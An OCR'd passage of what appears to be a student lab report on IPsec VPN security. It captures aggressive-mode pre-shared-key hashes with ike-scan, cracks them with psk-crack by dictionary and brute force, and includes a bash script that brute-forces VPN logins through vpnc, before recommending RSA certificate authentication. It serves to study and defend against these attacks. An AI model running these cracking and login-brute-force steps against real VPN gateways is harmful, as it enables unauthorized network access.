
```
Branch#sh cry ca certificates
CA Certificate
  Status: Available
  Certificate Serial Number: 0x1
  Certificate Usage: Signature
  Issuer:
    cn=CA.abc.com RTP\=Bergen C\=NO
  Subject:
    cn=CA.abc.com RTP\=Bergen C\=NO
  Validity Date:
    start date: 17:11:35 UTC Dec 4 2016
    end   date: 17:11:35 UTC Dec 4 2017
  Associated Trustpoints: CA
```

Screenshot 6: Certificate given to Branch router

3. IKE phase 1 was implemented in the aggressive mode and password was chosen to be "L@ab!2."
4. Exact same security associations were implemented on both sides with following parameters:
   4.1 Hashing algorithm: sha1

    4.2 Authentication protocol: RSA signatures
    4.3 Diffie-Hellman group: group 2
    4.4 Encryption algorithm: AES

5. IKE phase 2 was created for the user traffic.
6. An access-list was created to permit the traffic from branch and HQ router and vice versa.
7. A crypto map was created to bind the peer’s IP address, access-list and IKE phase 2.



```
!Commands to make the tunnel in the Aggressive mode
crypto isakmp peer address 192.168.208.200
set aggressive-mode password L@b!2
set aggressive-mode client-endpoint ipv4-address 192.168.208.100

!commands for ike phase 1
crypto isakmp policy 1
hash sha
authentication rsa-sig
group 2
encryption aes
exit

!command for the pre-shared key
crypto isakmp key 0 L@b!2 address 192.168.208.200 no-xauth


!commands for ike phase 2
crypto ipsec transform-set tset esp-sha-hmac esp-aes

!Make the access-list
ip access-list extended 100
permit ip any any

!Commands to create a crypto map
crypto map mymap 10 ipsec-isakmp
set peer 192.168.208.200
match address 100
set transform-set tset
exit
```

Screenshot 7: Commands used at Cisco 3725 IPsec peer

5. Penetration Testing

Comprehensive penetration testing was done against the three VPN vendors using the following methodology:

5.1 Penetration Testing Tools Overview

5.1.1 TCPDUMP is a command-line utility used for packet capturing and traffic analysis. It intercepts and displays network packets being transmitted on the same network collision domain that the tool is residing on. It is considered one of the most useful tools in debugging and troubleshooting network applications and protocols. Tcpdump uses libpcap to put the network interface in promiscuous mode allowing it to sniff all network traffic on the same collision domain.
The most commonly used switches for Tcpdump are:

1. Tcpdump -X: it displays the content of the packets in both hex and ASCII format.
2. Tcpdump -S: it changes the packet sequencing from relative to absolute.
3. Tcpdump -D: it lists all available network interfaces.

5.1.2 NMAP is a network mapping and enumeration utility. It provides scanning capabilities for TCP and UDP services, service enumeration, and operating system detection. The following operation modes for NMAP were used in the project:

1. nmap -sU: used for UDP scanning.
2. nmap -sV: used for service enumeration.
3. Nmap -p: used to specify the destination port to be scanned.

5.1.3 IKE-SCAN is a command-line utility that is specially designed for IKE enumeration and penetration testing. Although the tool's last version came in 2013, it is still considered a leader in IKE penetration testing. It supports a wide range of IKE configuration including but not limited to:

1. IKEv1 aggressive and main modes using [-A] and [-M] options.
2. Different H.A.G.L.E configuration parameters using [--trans] option.
3. Different Peer ID types using [--idtype] option.
4. Ability to extract and export hashes using [-P] option.

5.1.4 PSK-CRACK is a command-line tool that is used to crack hashes of Pre-shared keys by building rainbow tables based on password dictionary files, or brute forcing key spaces of certain lengths and character sets. The tool has the following features:

1. Support for MD5 and SHA1 hashes.
2. Auto detection of Hashing algorithm.
3. Support for dictionary attacks using [-d] option.
4. Support for custom character sets in brute force mode using [-c] option.

5.2 Enumeration

The Penetration Testing started with the enumeration phase which focused on gathering information about the target infrastructure and attempt to discover security loopholes and mis-configuration.
Port scanning and enumeration included the following steps:


1. Port scanning: NMAP was used to detect if IKE service was running on a certain host by scanning UDP port 500. UDP scanning was done by using [-sU] switch:

2. Passive IKE enumeration: TCPdump was used to capture IKE negotiation parameters passively without engaging IPsec peers. This was done by deploying a machine that was running tcpdump as a man-in-the-middle between the two remote peers, and capturing the IKE traffic that they were exchanging. TCPdump supports multiple protocols and filters, for this project the following tcpdump filter was applied:
[tcpdump screenshot]

3. Active IKE enumeration: Active enumeration was primarily done using IKE-SCAN tool. It was used to determine the H.A.G.L.E parameters used on the target IPsec tunnels, and also to retrieve authentication hashes whenever possible. IKE-SCAN required a transform set to be provided to initiate the scan [--trans=w,x,y,z]. The transform set specified the encryption algorithm, hash, authentication method, and Diffie-Hellman group to be tested.

5.2 Offline Attacks

Figure 4 shows that in IKE phase 1 aggressive mode and authentication with pre-shared keys, hashes are exchanged before the establishment of secure tunnel. these hashes can be captured using ike-scan as following:




```
root@kali:~# ike-scan 192.168.208.100 --trans=7,2,1,2 -A -M -Pike.psk
Starting ike-scan 1.9 with 1 hosts (http://www.nta-monitor.com/tools/ike-scan/)
192.168.208.100 Aggressive Mode Handshake returned
        HDR=(CKY-R=9d4da42ed4c0e507)
        SA=(Enc=AES Hash=SHA1 Group=2:modp1024 Auth=PSK LifeType=Seconds LifeDuration=28800)
        VID=12f5f28c457168a9702d9fe274cc0100 (Cisco Unity)
        VID=afcad71368a1f1c96b8696fc77570100 (Dead Peer Detection v1.0)
        VID=688a0333d4c1e5070e75b7164f47431e
        VID=09002689dfd6b712 (XAUTH)
        KeyExchange(128 bytes)
        ID(Type=ID_IPV4_ADDR, Value=192.168.208.100)
        Nonce(20 bytes)
        Hash(20 bytes)
```

Screenshot 9: ike-scan being to capture the hash

The hashes can then be broke using one of the following techniques:

1) Rainbow table attack
2) Dictionary attack
3) Brute force attack

Rainbow table attack: Rainbow tables can be used to crack the obtained hashes. These tables comprise of precomputed hash values that cover different password lengths and character sets. Once the target hash is obtained, a reverse lookup is performed against the database in an attempt to match the hash with a precomputed entry.



MD5decoder.org

qwerty MD5: d8578edf8458ce06fbc5bb76a58c5ca4 hashes

d8578edf8458ce06fbc5bb76a58c5ca4

Put MD5 or a word

qwerty

Phrase: "qwerty" hashed with MD5 is: **d8578edf8458ce06fbc5bb76a58c5ca4**

Other hashes

Below You can find all supported hashes for the phrase: "qwerty"

md2 ('qwerty')
c2cb085c24f850986e55f1c44abe6876

md4 ('qwerty')
2a4bbeffd06c016ab4134cc7963496d2

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

412a1ed6d21e55191ee5131f266f5178


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
412a1ed6d21e55191ee5131f266f5178	md5	lala123

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

Screenshot 10: www.md5decoder.org and www.crackstation.net was used to crack the hash into password "qwerty" and "lala123" respectively


1. Dictionary attack: In this attack, psk-crack was used to obtain the password by computing the hash of every entry in a dictionary file passed as an argument. This file contains a list of several commonly used passwords. if the computed hash matches with captured hash, the password is found. The command used for this attack with the result is as following:



```
root@kali:~# psk-crack -d dictionary.txt -v ike.psk
Starting psk-crack [ike-scan 1.9] (http://www.nta-monitor.com/tools/ike-scan/)
Loaded 1 PSK entries from ike.psk
Running in dictionary cracking mode
key "L@b!2" matches SHA1 hash 12fa84e5f67a8ec9ce74236c6e0976b8b3954ccf
Ending psk-crack: 4 iterations in 0.000 seconds (8080.81 iterations/sec)
```

Screenshot 11: psk-crack performing a Dictionary attack against the hash

2. Brute force attack: This attack was launched by computing the hash of entire key space of a certain length of characters. psk-crack was used to obtain the password by computing hash of all the possible passwords with alphanumeric, lowercase, uppercase and special characters. Once the computed hash matched with captured hash, the password was found. The command used for this attack is as following:



```
root@kali:~# psk-crack -b 5 -v -c "1234567890\!\@\#\$\%\^\&\*\(\)qwertyuioplkjhgfdsazxcvbnmQWERTYUIOPLKJHGFDSAZXCVBNM" ike.psk
Starting psk-crack [ike-scan 1.9] (http://www.nta-monitor.com/tools/ike-scan/)
Loaded 1 PSK entries from ike.psk
Running in brute-force cracking mode
Brute force with 81 chars up to length 5 will take up to 3486784401 iterations
key "L@b!2" matches SHA1 hash 12fa84e5f67a8ec9ce74236c6e0976b8b3954ccf
Ending psk-crack: 49234863 iterations in 83.022 seconds (593031.09 iterations/sec)
```

Screenshot 12: psk-crack performing a Brute force attack against the hash

The following table shows the time taken to break the hash of password containing three, four, five and six characters.

S.No.	**Time taken to break the hash**	**Password**
1	0.53	lab
2	0.51	LAB
3	0.54	123
4	0.53	lA!
5	0.57	La1
6	0.56	la@
7	0.52	#1@
8	0.58	LA@
9	0.55	l@2
10	0.56	LA3
11	26.25	labq
12	27.57	labQ
13	26.23	laQW
14	27.45	la12
15	24.56	la@3
16	28.31	laQ!
17	25.39	L21!
18	26.33	lab2
19	26.72	laQ!


20	25.42	lW@
21	37.19	La123
22	33.33	Q12!@
23	32.42	la1!@
24	31.53	la134
25	32.17	la!AB
26	36.44	la23A
27	39.21	la2a@
28	38.26	AB!@#
29	35.15	AB123
30	36.61	AB!@
31	87.21	laQW1!
32	86.23	laQW!@
33	86.45	laQ123
34	88.12	laQ12!
35	84.43	laQ1!@
36	87.34	la1234
37	85.37	la!@#$
38	86.57	la123!
39	83.56	la12!@
40	84.58	la1!@#

Table 1: Time taken to break the hash for passwords of different lengths

The following table shows the average time taken to break the hash of password containing three, four, five and six characters.

S. No.	Number of characters	Average time taken to break the hash
1	3	0.545
2	4	26.423
3	5	35.231
4	6	85.986


Table 2: Average time taken to break the hash for passwords of different length


Graph1: Average time taken in seconds to break the hash of different lengths

Graph1 illustrates the exponential growth in the time required to break the hash with the increase in the length of password.

5.3 Online attack

In this scenario, an attacker would use a legitimate VPN client to initiate consecutive VPN connections to the remote peer using a dictionary of passwords. Every password iteration is considered a login attempt making this kind of attack more susceptible to detection either because of the high volume of traffic associated with the login attempts or failed login attempts leaving traces in the log files. The following bash script was written and used to launch this attack:



```
#!/bin/bash
# bruteforce.sh ip user dictionary

while read password
do
echo "IPSec gateway $1" >temp
echo "IPSec ID \" \" " >>temp
echo "IPSec secret lab123" >>temp
echo "Xauth username $2" >> temp
echo "Xauth password $password" >> temp

echo "\\ntrying password: $password"
vpnc-disconnect &> /dev/null > /dev/null
vpnc ./temp

done < $3
```


Screenshot 13: Bash script used to launch the attack

The above script uses a command-line VPN client called VPNC, this tool supports a wide range of IPsec options including IKEv1, main mode, aggressive mode, IKEv2, Site-to-Site, and Client-to-Site. Making it ideal for this scenario.

VPNC requires a configuration file containing the following parameters in order to establish the tunnel:

1. **IPSec gateway:** specifies the IP address of the remote peer.
2. **IPSec ID:** local peer tunnel identifier.
3. **IPSec secret:** Authentication Pre Shared key. In remote access VPN, it should match the Xauth password.
4. **Xauth username:** remote access username.
5. **Xauth password:** remote access password for the username specified in Xauth username.

At every password iteration, the script constructs a new temporary configuration file containing all required information to initiate the VPN connection and passes it to VPNC. The result of every login attempt is printed on the screen indiciting whether it was a success or a failure:


root@kali: ~/Desktop/onlineAttack
File Edit View Search Terminal Help

```
root@kali:~/Desktop/onlineAttack# ./bruteforce.sh 192.168.56.103 issa ./dictionary.txt
\ntrying password: password123
vpnc: authentication unsuccessful
\ntrying password: AlphaLima
vpnc: authentication unsuccessful
\ntrying password: pass
vpnc: authentication unsuccessful
\ntrying password: 123456789
vpnc: authentication unsuccessful
\ntrying password: lab123
VPNC started in background (pid: 6290)...
\ntrying password: password
vpnc: Error binding to source port. Try '--local-port 0'
Failed to bind to 0.0.0.0:500: Address already in use
\ntrying password: RIT
```

Screenshot 14: Successful login using the password lab123


6. Vulnerability Mitigation

After proving that using pre-shared keys for IPsec authentication was vulnerable to multiple attacks, it is recommended to use mutual RSA authentication instead.

6.1 Mutual RSA authentication in PKI.

RSA certificate authentication was used to mitigate the risks associated with PSK online and offline attacks. Setting up RSA certificate authentication on Pfsense required the following steps:

1. Root certificate authority was created using the firewall's built-in certificate manager. The Root-CA private key was 2048 bit long, and the corresponding certificate was self-signed and exported X.509 PEM format.




Certificate Authorities

Name	Internal	Issuer	Certificates	Distinguished Name	Actions
Root-CA	✓	*self-signed*	2	emailAddress=admin@abc.com, ST=New York, O=ABC, L=Rochester, CN=internal-ca, C=US Valid From: **Mon, 28 Nov 2016 02:26:49 +0000** Valid Until: **Thu, 26 Nov 2026 02:26:49 +0000**	

Screenshot 15: Root Certificate Authority being created

2. A User private key and corresponding certificate were created, and the certificate was digitally signed by the Root-CA. Also, a Server key and a certificate were created for the Firewall and signed by Root-CA in the same manner.




Certificates

Name	Issuer	Distinguished Name	In Use	Actions
IPSec Firewall Cert *Server Certificate* CA: **No**, Server: **Yes**	Root-CA	emailAddress=admin@abc.com, ST=New York, O=ABC, L=Rochester, CN=192.168.56.103, C=US Valid From: **Mon, 28 Nov 2016 02:29:47 +0000** Valid Until: **Thu, 26 Nov 2026 02:29:47 +0000**		
Issa Hafiri Cert *User Certificate* CA: **No**, Server: **No**	Root-CA	emailAddress=admin@abc.com, ST=New York, O=ABC, L=Rochester, CN=issa, C=US Valid From: **Mon, 28 Nov 2016 02:36:06 +0000** Valid Until: **Thu, 26 Nov 2026 02:36:06 +0000**	User Cert	

Screenshot 16: Certificate generation for VPN client and server

3. The user's private key and digital certificate were exported from the firewall's in X.509 PEM format and saved to be imported later to the client's machine.




```
-----BEGIN CERTIFICATE-----
MIIESDCCAzCgAwIBAgIBADANBgkqhkiG9w0BAQsFADB2MQswCQYDVQQGEwJVUz
MA8GA1UECBMITmV3IFlvcmsxEjAQBgNVBAcTCVJvY2hlc3RlcjEMMAoGA1UECh
QUJDMRwwGgYJKoZIhvcNAQkBFg1hZG1pbkBhYmMuY29tMRQwEgYDVQQDEwtpbn
cm5hbC1jYTAeFw0xNjExMjgwMjI2NDlaFw0yNjExMjYwMjI2NDlaMHYxCzAJBg
BAYTAlVTMREwDwYDVQQIEwhOZXcgWW9yazESMBAGA1UEBxMJUm9jaGVzdGVyMQ
CgYDVQQKEwNBQkMxHDAaBgkqhkiG9w0BCQEWDWFkbWluQGFiYy5jb20xFDASBg
BAMTC2ludGVybmFsLWNhMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQ
3xNb4kKwyopMRQqhATfbIUHY7QwBJZ8snp46465fuQLbCyCmRKJTlacvV/d/Nf
IMLXLyR5vJTdDALAp0jwID25gfcSFmKn0KK1fXf2HtDR1R9pU52ZclaEv3bHlr
sPUDM+vuNL2cphexLZA3htloPy48qItPUR6vq5q2Mi6Q9obxZQ6PlWZ3LzgBtz
gZ+qZt6gux3BGfZiGxmgW3yGrdRyZIdEqCcAviVjR1iCMOOH2yz7n6Zj7w8yAJ
k2QLtsJOwEYOVZcx+6MY/GkvPIa4SdNUOswI6swuozI5C0zLic4Lav+ZMvjar0
2urhfIWBYusd3qmkkM5s6wIDAQABo4HgMIHdMB0GA1UdDgQWBBQ6vO32rkpaw8
AVpRGfANpUbzuDCBoAYDVR0jBIGYMIGVgBQ6vO32rkpaw8zUAVpRGfANpUbzuK
pHgwdjELMAkGA1UEBhMCVVMxETAPBgNVBAgTCE5ldyBZb3JrMRIwEAYDVQQHEw
b2NoZXN0ZXIxDDAKBgNVBAoTA0FCQzEcMBoGCSqGSIb3DQEJARYNYWRtaW5AYW
LmNvbTEUMBIGA1UEAxMLaW50ZXJuYWwtY2GCAQAwDAYDVR0TBAUwAwEB/zALBg
HQ8EBAMCAQYwDQYJKoZIhvcNAQELBQADggEBAIY6m9LUgCgxM/Jeexts7orYjC
t7QvEjvZxMG8l59gXUftQ2K8voMeoPyZajkijjuNo7GScTj0ldXWm/HO2m/6ct
c5H/UUJpbi+U7ethrRGLweMFcdOk+YqDdHKKVN51+iIgLSZl94Im10S+twrBhB
UMlYcQlKQQXF2WmtJw2n6LdRccZF5qryWlq/xy+8ri8mDteUdRuBR7w+xiEQ9r
ihO43RD/+Ivw18Q0YdU4m805obPmi88ApsS5wr+d5d26tmHiMwviMET68xt+wm
TEn8tZgTXQUe5GqyRixkF1TkkOqiH/7X5h6PJs8kMIhpFCLsqqLPoa4wzqo=
-----END CERTIFICATE-----
```

```
-----BEGIN CERTIFICATE-----
MIIEiDCCA3CgAwIBAgIBAjANBgkqhkiG9w0BAQsFADB2MQswCQYDVQQGEwJVUz
MA8GA1UECBMITmV3IFlvcmsxEjAQBgNVBAcTCVJvY2hlc3RlcjEMMAoGA1UECh
QUJDMRwwGgYJKoZIhvcNAQkBFg1hZG1pbkBhYmMuY29tMRQwEgYDVQQDEwtpbn
cm5hbC1jYTAeFw0xNjExMjgwMjM2MDZaFw0yNjExMjYwMjM2MDZaMG8xCzAJBg
BAYTAlVTMREwDwYDVQQIEwhOZXcgWW9yazESMBAGA1UEBxMJUm9jaGVzdGVyMQ
CgYDVQQKEwNBQkMxHDAaBgkqhkiG9w0BCQEWDWFkbWluQGFiYy5jb20xDTALBg
BAMTBGlzc2EwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCwD+ioxS
Q+ffobkuZNxI2wa84c3SDF92EKYFujXXjMMFxV6L8qkzCGA+CM1+3m9PWETiP0
fEuDK2a0Mk975qPK9b/LWAenoWQixe515OYU5VOmdpYe9870thEIxkZUeoVd2p
JUDTwdHmdXQp46rrg79ejm7F9fQ7fLSBVY37DOqYgwlgsCYCaJSfnMLiTTx1Ml
RauaR5hZbzcAwWtk7UuZH6OtzaWFyCpbr8KpW43ypMHITnSVhCIQxQsHLw2C4w
vFgIkfX5FgRfZyJ95KifIKykRTXE3GbHhtMhDuI/hw7c65oAciWkBnV3APa0Au
oPufS/H48KKhAgMBAAGjggEmMIIBIjAJBgNVHRMEAjAAMAsGA1UdDwQEAwIF4D
BglghkgBhvhCAQ0EJBYiT3BlblNTTCBHZW5lcmF0ZWQgVXNlciBDZXJ0aWZpY2
ZTAdBgNVHQ4EFgQU3ApmlhT2YttkQ42RTWvxojLE5VQwgaAGA1UdIwSBmDCBlY
Orzt9q5KWsPM1AFaURnwDaVG87iheqR4MHYxCzAJBgNVBAYTAlVTMREwDwYDVQ
EwhOZXcgWW9yazESMBAGA1UEBxMJUm9jaGVzdGVyMQwwCgYDVQQKEwNBQkMxHD
BgkqhkiG9w0BCQEWDWFkbWluQGFiYy5jb20xFDASBgNVBAMTC2ludGVybmFsLW
ggEAMBMGA1UdJQQMMAoGCCsGAQUFBwMCMA0GCSqGSIb3DQEBCwUAA4IBAQAWre
U86DOt8w8RRr0iWRf0Ytb0S3jYG/3d+jVy0M9uGlsyYcljYFt3O8O4r1sQW0Vv
EEIxEzByViFc3QxC2C5BFsZKpExNx0a7Y5wvl34xOIWeYNjBUmnm01pt3MQsgM
5PsaDpgTmpUaHIQW3qX2Mg0yRMbmgaOTnY3/BwUFl3xWvE0MMxlTF8cD6/8/4V
htuo4T1Nc8Ga1sK+In01Yjb4w4BDmf7vXiOPvslvAPCmhs9lxG0WyzmdBx6eQx
